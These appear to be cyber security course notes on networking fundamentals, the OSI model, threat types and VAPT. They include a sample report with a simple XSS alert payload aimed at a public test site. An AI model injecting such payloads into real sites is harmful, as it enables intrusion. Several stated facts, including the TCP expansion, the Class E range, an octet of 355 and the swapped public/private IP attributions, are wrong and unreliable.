- HTTP stands for Hyper Text Transfer Protocol and the port for this is 80. This protocol is responsible for web content.



What do you mean by TCP and UDP

- TCP stands for Transfer control protocol and UDP stands for User Datagram protocol and TCP is a connection-oriented protocol and UDP is a Connectionless protocol.

TCP vs UDP

- | | |
|-------------------------|---------------------------|
| • Connected | • Connectionless |
| • State Memory | • Stateless |
| • Byte Stream | • Packet/Datagram |
| • Ordered Data Delivery | • No Sequence Guarantee |
| • Reliable | • Lossy |
| • Error Free | • Error Packets Discarded |
| • Handshake | • No Handshake |
| • Flow Control | • No Flow Control |
| • Relatively Slow | • Relatively Fast |
| • Point to Point | • Supports Multicast |
| • Security: SSL/TLS | • Security: DTLS |

- Security: SSL/TLS
- Point to Point

- Security: DTLS
- Supports Multicast

What do you mean by DNS

- DNS Stands for Domain Name System. It's an internet address mapping process with the local name. We can also call it as an internet phonebook.



What do you mean by Classes of Network

- The Classes of IPV4 are of 5 types.

Class A	0.0.0.0 to 127.255.255.255
Class B	128.0.0.0 to 191.255.255.255
Class C	192.0.0.0 to 223.255.255.255
Class D	224.0.0.0 to 239.255.255.255
Class E	240.0.0.0 to 247.255.255.255



What do you mean by NIC

- NIC stands for Network interface card. It is an adapter that will be installed on the computer and because of that NIC, only that computer will interact with the network.



Cable Color Code RJ45

- 568A & 568B




What is Wireless Network

- A **wireless network** is a computer **network** that uses **wireless** data connections between **network** nodes. ... Examples of **wireless networks** include cell phone **networks**, **wireless** local area **networks** (WLANs), **wireless** sensor **networks**, satellite communication **networks**, and terrestrial microwave **networks**.



What is RDP Protocol

- **Remote Desktop Protocol (RDP)** is a proprietary **protocol** developed by Microsoft which provides a user with a graphical interface to connect to another computer over a network connection. ... Microsoft currently refers to their official **RDP** client software as **Remote Desktop** Connection, formerly "Terminal Services Client".



Network Troubleshooting

- **Network troubleshooting** is the combined measures and processes used to identify, diagnose and solve problems within a computer **network**. It's a logical process that **network** engineers use to resolve **network** problems and improve **network** operations.
- **Command:- PING, TRACERT, PATHPING, IPCONFIG, GETMAC, NSLOOKUP, NETSTAT, NETSH.**



Private IP and Public IP

- **Private IP** address is used with a local network and **public IP** address is used outside the network. **Public IP** address is provided by ISP, Internet Service Provider. ... **Private IP** Address is used to communicate within the network. **Public IP** Address is used to communicate outside the network.

Public IP vs Private IP	
Public IP	Private IP
Used over the Public Network ex. WAN	Used with in the private network ex. LAN
Recognized over the Internet	Not recognized over the Internet
Public IP are unique over the Globe.	Private IP are unique with in the network or LAN.
Public IP are paid.	Private IP are free of cost.
Assigned by Network Administrator.	Assigned by Internet Service Provider / IANA
Class A-- 10.0.0.0 to 10.255.255.255	RANGE-- Class A-- 1.0.0.0 to 9.255.255.255 11.0.0.0 to 126.255.255.255
Class B-- 172.16.0.0 to 172.31.255.255	Class B-- 128.0.0.0 to 172.15.255.255 172.32.0.0 to 191.255.255.255
Class C-- 192.168.0.0 to 192.168.255.255	Class C-- 192.0.0.0 to 192.167.255.355 192.169.0.0 to 223.255.255.255

Cyber Security

Module 1

What is Cyber Security?

“Cyber Security is the protection of internet connected system including Hardware, Software and Data from the cyber attacks”

“Cyber security is the practice of protecting computers, networks, and programs from from attacks.

TOPS TECHNOLOGIES PVT. LTD.

What is Meaning of Cyber ?

Relating to computer, computer networks (such as the internet etc.) and information Technologies.



What is meaning of Security?

Protect our Data, Computers and\Network
from Hackers or Attacks

Computer Security

Network Security

Data Security

What Is a Cyber Threat?

A cyber threat or cyber security threat is a malicious act intended to steal or damage data or disrupt the digital wellbeing and stability of an enterprise. Cyber threats include a wide range of attacks ranging from data breaches, computer viruses, denial of service, and numerous other attack vectors.

Types of Cyber Threats

Malware: Software designed to harm a computer, server, client, or network

Phishing scams: Social engineering that exploits human nature

Data breaches: A common cyber threat

Ransom ware: A common cyber threat

Social engineering: A type of malicious activity that exploits human vulnerabilities

Man-in-the-middle (MITM) attacks: A cybercriminal intercepts and relays messages between two parties to steal data

Insider threats: Threats from authorized users who misuse their access, or have their accounts hijacked

Password attacks: A hacker can gain access to a password by guessing, sniffing the network connection, or using social engineering

SQL injection attacks: Hackers exploit system vulnerabilities to inject malicious SQL statements into a data-driven application

Cyber warfare

Cyber warfare is the use of cyber attacks against a rival state. The goal of cyber warfare is to "weaken, disrupt, or destroy" another nation.

Cyber Crime

Cybercrime is illegal activity involving computers, the internet, or network devices. Cybercriminals commit identity theft, initiate phishing scams, spread malware, and instigate other digital attacks.

Cyber Espionage

Cyber espionage, or cyber spying, is a type of cyber attack in which an unauthorized user attempts to access sensitive or classified data or intellectual property (IP) for economic gain, competitive advantage or political reasons.

Why Is Cyber Espionage Used?

Cyber espionage is primarily used as a means to gather sensitive or classified data, trade secrets or other forms of IP that can be used by the aggressor to create a competitive advantage or sold for financial gain. In some cases, the breach is simply intended to cause reputational harm to the victim by exposing private information or questionable business practices.

Cyber Warfare

Cyber warfare is usually defined as a cyber attack or series of attacks that target a country. It has the potential to wreak havoc on government and civilian infrastructure and disrupt critical systems, resulting in damage to the state and even loss of life.

Cyber Warfare Attacks

Espionage

Denial-of-service (DoS) Attacks

Electrical Power Grid

Need for a comprehensive cyber security policy?

the Cyber attacks can result in significant financial loss, reputational damage, and legal liability. Therefore, building a comprehensive cyber security strategy that covers prevention, detection, response, and recovery is crucial for organizations to protect themselves from cyber threats

Cyber espionage Vs Cyberwarfare

Cyber espionage vs. cyberwarfare

CYBER ESPIONAGE

Not inherently military-related but may be initiated by government-backed intelligence organizations.

Perpetrated to gain an economic, political, security, business or technological edge.

Attack vectors include downstream software from supply chain partners.

Focused on stealthy attacks that can last for months or longer.

CYBERWARFARE

More likely to be initiated by military commanders.

Perpetrated to disrupt the activities of organizations and nation-states for strategic economic or military purposes.

Attack vectors include critical infrastructure.

More likely to focus on quick attacks aimed at causing damage.



Need for a comprehensive cyber security policy?

the Cyber attacks can result in significant financial loss, reputational damage, and legal liability. Therefore, building a comprehensive cyber security strategy that covers prevention, detection, response, and recovery is crucial for organizations to protect themselves from cyber threats

Cyber Security Regulations

Cyber security regulations are laws that govern the types of measures an organization must take to protect itself, its data, and its customers from cyber threats and data breaches. Cyber security regulations may stipulate the types of controls organizations must deploy, how customer data must be protected, who is accountable and responsible for ensuring security, and how organizations manage risk in third-party vendor networks.

Rules of International Law

International law (also known as **public international law** and **the law of nations**) is the set of rules, norms, and standards generally recognized as binding between states. It establishes norms for states across a broad range of domains, including war and diplomacy, economic relations, and human rights. International law differs from state-based domestic legal systems in that it is primarily, though not exclusively, applicable to states, rather than to individuals, and operates largely through consent, since there is no universally accepted authority to enforce it upon sovereign states. States may choose to not abide by international law, and even to breach a treaty but such violations, particularly of peremptory norms, can be met with disapproval by others and in some cases coercive action ranging from diplomatic and economic sanctions to war.

Rules of International Low

Cyber laws play a pivotal role in protecting intellectual property rights in the vast digital domain. These laws prevent the unauthorized use and distribution of digital content, encouraging innovation and creativity by safeguarding the fruits of intellectual labor.

What is the CIA Triad in Cyber Security?

The CIA Triad is an information security model, which is widely popular. It guides an organization's efforts towards ensuring data security. The three principles—confidentiality, integrity, and availability which is also the full for CIA in cyber security, form the cornerstone of a security infrastructure. In fact, it is ideal to apply these principles to any security program.

Confidentiality makes sure that only authorized personnel are given access or permission to modify data

Integrity helps maintain the trustworthiness of data by having it in the correct state and immune to any improper modifications

Availability means that the authorized users should be able to access data whenever required



CIA Triad Examples

To have a better understanding of how the CIA triad works in practice, consider an ATM that allows users to access bank balances and other information. An ATM incorporates measures to cover the principles of the triad:

The two-factor authentication (debit card with the PIN code) provides **confidentiality** before authorizing access to sensitive data.

The ATM and bank software ensure data **integrity** by maintaining all transfer and withdrawal records made via the ATM in the user's bank accounting.

The ATM provides **availability** as it is for public use and is accessible at all times.

What is VAPT

VAPT stands for Vulnerability Assessment and Penetration Testing. This process helps organizations identify and fix security weaknesses before attackers can exploit them. VAPT also helps organizations meet regulatory compliance requirements and protect their reputations

What is Vulnerability Assessment

Vulnerability Assessment (VA) is the process of defining, identifying, classifying and prioritizing vulnerability in computer system, application and network infrastructure.

In other words, it is finding vulnerabilities and performing attacks in any system or network through a hacker or an attacker.

Types of VA

Active Assessment (Direct interaction with network)

Passive Assessment (eg: WIRESHARK)

Host base Assessment (particular system based)

Internal Assessment (Scanning Internal Networks)

External Assessment (Scanning External Networks)

Network Assessment

Wireless Network

Application

What is Penetration Testing

A penetration test (pen test or PT) is an authorized simulated attack performed on a computer system to evaluate its security.

Penetration testers use the same tools, techniques, and processes as attackers to find and demonstrate the business impacts of weaknesses in a system. Penetration tests usually simulate a variety of attacks that could threaten a business. They can examine whether a system is robust enough to withstand attacks from authenticated and unauthenticated positions, as well as a range of system roles. With the right scope, a pen test can dive into any aspect of a system.

Types of PT

Black Box:- Doesn't have knowledge about system

Grey Box: Limited information is available for the target

White Box: Has knowledge about systems and internal networks

Phases of PT

Pre-Attack phase (before initializing the attack)

Attack Phase: (When the attack is being executed)

Post Attack Phase (When the attack is completed)

Method of Pentesting

Automated Pentesting

- Uses tools for testing and bots to carry out attacks
- Bots will take care of the rest after initializing the attack

Manual Pentesting

- We can personally check the attack instead of relying on bots
- Vulnerability and risk of machine is carried out by system's expert

Areas of Pentestion

Network Pentest

Social Engineering Pentest

Web Application Pentest

Wireless Network Pentest

Cloud Pentest

Mobile device Pentest

Penetration Testing Methodologies

LPT

NIST

OWASP

ISSAF

OSSTMM

VAPT Report Writing

1. Vulnerabilities - Bugs, loopholes found in websites (XSS, brute force attacks)
2. Severity - Critical Level of bug found (low, medium, critical)
3. Description - Description of vulnerability found
4. Instance - Location of targeted website (URL)
5. POC - Proof of Concept (Proof of Attacks and vulnerability i.e screenshots)
6. Steps to reproduce - How to find that vulnerability solution
7. Impact - Impact of the vulnerability
8. Mitigation - How to prevent from future i.e suggestions (ids, port filtering ,firewall)
9. Reference - References from websites and tools

Vulnerability Assessment & Penetration Testing Sample Report

Vulnerability: Cross Site Scripting Attacks (XSS)

Severity: High

Description: XSS is a type of computer vulnerability. The attackers aim to execute malicious script in a web-browser of the victim by including malicious code in a legitimate web page of web applications.

Instance: <http://testphp.vulnweb.com/search=?pid=6/>

Payload: `<script> alert(hello); </script>`

Proof of Concept: Screenshots of performed attack and output and browser page

Steps to Reproduce: 1. Got to URL <http://testphp.vulnweb.com>

2. Insert payload in search box

3. Check the response

Impact: Open Redirection, Session Hijacking, Phishing, Cookiee Stealing,
Database vulnerability

Mitigation: Input Validation Encoding

Reference: Tools and Websites and URLs, BurpSuite, OWASP, Zeek, DVWA

CS – Fundamental of OS & Networks

Module 2

A network is a set of devices (nodes) connected by communication links. A node can be a computer, printer, or any other device capable of sending and/or receiving data generated by other nodes on the network.

Topics discussed in this section:

Network Criteria (performance, reliability, and security)


Physical Structures (type of connections and topologies)

Network Models

Categories of Networks (LAN, MAN and WAN)


Interconnection of Networks: Internet

Physical Topology



MESH Topology


- Every device has a dedicated point-to-point link to every other devices
- Dedicated
 - Link carries traffic only between the two devices it connects
 - A fully connected mesh network has $n(n-1)/2$ physical channels to link n devices
 - Every device on the network must have $n-1$ input/output (I/O) ports
- Advantage
 - Less traffic, robust, secure, easy to maintain
- Disadvantage
 - Need more resource (cable and ports), expensive



$n(n-1)/2$ physical duplex links

STAR Topology

- Each device has a dedicated point-to-point link only to a central controller, usually called a hub.
- No direct traffic and link between devices
- Advantages
 - Less expensive
 - Easy to install and reconfigure
 - Robustness
- Disadvantage
 - Single point of failure




BUS Topology



- A multipoint topology
- All devices are linked through a backbone cable
- Nodes are connected to the bus cable by drop lines and taps.
 - Drop line
 - A connection running between the device and the main cable
 - Tap
 - A connector that either splices into the main cable or punctures the sheathing of a cable to create a contact with the metallic core
- Advantages:
 - Ease of installation
- **Disadvantages:**
 - Difficult reconnection and fault isolation
 - Broken or fault of the bus cable stops all transmission

RING Topology



- Each device is dedicated point-to-point connection only with the two devices on either side of it
- A signal is passed along the ring in the direction, from device to device, until it reaches its destination
- Each device in the ring incorporates a repeater

- ## Advantages

- Relatively easy to install and reconfigure
- Fault isolation is simplified


- ## Disadvantage

- Unidirectional traffic

Tree Topology


Tree topologies integrate multiple topologies together

Example: Tree topology integrates multiple star topologies together onto a bus



- **Advantages:**
 - Point-to-point wiring for individual segments.
 - Supported by several hardware and software vendors.
- **Disadvantages:**
 - Overall length of each segment is limited by the type of cabling used.
 - If the backbone line breaks, the entire segment goes down.
 - More difficult to configure and wire than other topologies.


A hybrid topology: a star backbone with three bus networks



Categories of Networks

1. Local Area Network (LAN)
2. Wireless Local Area Network (WLAN)
3. Metropolitan Area Network (MAN)
4. Wide Area Network (WAN)

An isolated LAN connecting 12 computers to a hub in a closet



PROTOCOLS

a set of rules or procedures for transmitting data between Network devices, such as computers, Switches and Routers

PROTOCOLS AND STANDARDS

PROTOCOLS

Protocols, in the networking, refer to a set of rules or conventions governing how data is transmitted and received over a network. These rules dictate how devices communicate with each other, ensuring that data is sent and received correctly.

Types Of Protocols

• TCP

Transmission Control Protocol

- Connection Oriented
- Supports Ack's
- Reliable communication
- Slower data Transportation
- Protocol No is 6

Eg: HTTP, FTP, SMTP

•UDP

User Datagram Protocol

- Connection Less
- No support for Ack's
- Unreliable communication
- Faster data Transportation
- Protocol No is 17

Eg: DNS, DHCP, TFTP

Ports

What is Port ?

Port is a logical communication Channel

Total No. Ports 0 – 65535

Server Ports 1 - 1023

Client Ports 1024 – 65535

Network Protocols and ports

Protocol Name	Port No
FTP (File Transfer Protocol)	21
HTTP(Hyper Text Transfer Protocol)	80
TELNET(Terminal Network)	23
SSL (Secure Socket Layer)	443
SMB(Server massege Block)	445
DNS (Domain Name System)	53
SMTP (Simple Mail Transfer Protocol)	25
HTTPS(Hyper Text Transfer Protocol Secure)	443
FTPS(File Transfer Protocol)	990
RDP (Remote Desktop Protocol)	3389
DHCP(Dynamic Host Configuration Protocol)	67

OSI Model



OSI was developed by the International Organization for Standardization (ISO)

and introduced in 1984.



*It is a layered architecture (consists of seven layers).
Each layer defines a set of functions which takes part in data communication.*

OSI Model Layers

Application Layer - 7

Application Layer is responsible for providing an interface for the users to interact with application services or Networking Services .
Ex: Web browser, Telnet etc.

Application Layer - 6

Presentation Layer It is responsible for defining a standard format to the data.

It deals with data presentation.

The major functions described at this layer are..

Encoding – Decoding

Ex: ASCII, EBCDIC (Text)

JPEG,GIF,TIFF (Graphics)

MIDI,WAV (Voice)

MPEG,DAT,AVI (Video)

Encryption – Decryption

Compression – Decompression

Session Layer - 5

It is responsible for establishing, maintaining and terminating the sessions.

Session ID is used to identify a session or interaction.

Examples :

RPC □ Remote Procedural Call

SQL □ Structured Query Language

ASP □ AppleTalk Session protocol

Transport Layer - 4

It provides data delivery mechanism between the applications in the network.

The major functions described at the Transport Layer are..

- Identifying Service
- Multiplexing & De-multiplexing
- Segmentation
- Sequencing & Reassembling
- Error Correction
- Flow Control

Network Layer - 3

Network Layer

It provides Logical addressing & Path determination (Routing) in this layer.

The protocols that work in this layer are:

Routed Protocols:

IP, IPX, AppleTalk.. Etc

Routed protocols used to carry user data between hosts.

Routing Protocols:

RIP, OSPF.. Etc

Routing protocols performs Path determination (Routing).

Datalink Layer - 2

Datalink Layer

It has 2 sub layers

- MAC (Media Access Control) It provides reliable transit of data across a physical link.

It also provides ERROR DETECTION using CRC (Cyclic Redundancy Check) and ordered delivery of Frames.

Ex: Ethernet, Token ring...etc

- LLC (Logical Link Control)

It provides communication with Network layer.

Negotiates with Network Layer using SAP & SNAP protocols

Physical Layer - 1

It defines the electrical, Mechanical & functional specifications for communication between the Network devices. The functions described at this layer are..

Encoding/decoding: It is the process of converting the binary data into signals based on the type of the media.

- **Copper media** : Electrical signals of different voltages
 - **Fiber media** : Light pulses of different wavelengths
 - **Wireless media**: Radio frequency waves
- Mode of transmission of signals:

Signal Communication happens in three different modes

Simplex, Half-duplex, Full-duplex

Protocols work at physical layer: 10BaseT, 100BaseT, V.35, RS-232..etc

Layered Architecture

Layers

Layer 7. [Application](#)

Layer 6. [Presentation](#)

